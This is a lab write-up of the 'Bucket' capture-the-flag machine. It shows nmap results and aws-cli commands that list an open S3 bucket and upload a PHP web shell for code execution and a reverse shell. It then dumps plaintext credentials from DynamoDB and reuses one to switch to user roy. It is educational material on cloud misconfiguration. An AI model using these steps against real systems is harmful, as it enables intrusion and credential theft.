Bucket

Synopsis

Bucket is a medium difficulty Linux machine that features LocalStack which simulates a local AWS environment. Web application is running on Apache server and the files are hosted on an open S3 bucket which allows us dropping a malicious PHP file and thus gain a reverse shell. At user's home directory we can find an unfinished project which utilizes DynamoDB for database. Enumerating DynamoDB reveals credentials which can be reused to move laterally. An internal application found to be running as root, which is exploited to gain root access.

Skills

- Enumeration
- Knowledge of Linux
- S3
- DynamoDB


Exploitation

As always we start with the nmap to check what services/ports are open

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/22%OT=22%CT=1%CU=32711%PV=Y%DS=2%DC=T%G=Y%TM=64E48A4
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=Z%
OS:II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11N
OS:W7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE8
OS:8%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=40%CD=S)
```

We see only two ports open, so we started from the web browser

Opening the browser gave us the following page




Review of the publicly available source code, revealed the new domain name “s3.bucket.htb” so we registered it in our /etc/hosts file

```
</div>
<div class="description">
<h3>Ransomware Alerts</h3>
<span>march 17, 2020 | Malware</span>
<p>Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign</p>
</div>
</article>

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/cloud.png" alt="cheer" height="160" width="160">
</div>
<div class="description">
<h3>Cloud Updates</h3>
<span>march 17, 2020 | Cloud</span>
<p>Stay tuned to cloud technology updates. A superior alternative to Push Notifications and SMS A2P alerts. </p>
</div>
</article>

</div>
</main>
</body>
</body>
</html>
```

And after accessing the new domain we got almost a blank page



But, it’s important to notice the “s3” in the domain name; S3 is one of the functionalities offered by AWS, so we used aws-cli command line tool to list available S3 buckets, what gave us “adserver”


```
└─# aws --endpoint-url http://s3.bucket.htb s3 ls
2023-08-22 08:22:03 adserver
```

Next, we abused S3 to put a malicious shell file on the adserver


```
└─# aws --endpoint-url http://s3.bucket.htb s3 cp shell.php s3://adserver/
upload: ./shell.php to s3://adserver/shell.php
```

This provided us with the remote code execution

Which next was leveraged to get a reverse shell on the system



Enumeration of the system, didn't show anything interesting, so we returned to our attacker's machine, where we used aws-cli tools again, but this time to access another functionality offered by AWS - DynamoDB



Enumeration of the DynamoDB gave us a list of users alongside with their passwords, that were used to escalate our privileges to user “roy

```
└─# aws --endpoint-url http://s3.bucket.htb dynamodb --table-name scan users
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
```

```
www-data@bucket:/$ su roy
Password:
roy@bucket:/$
```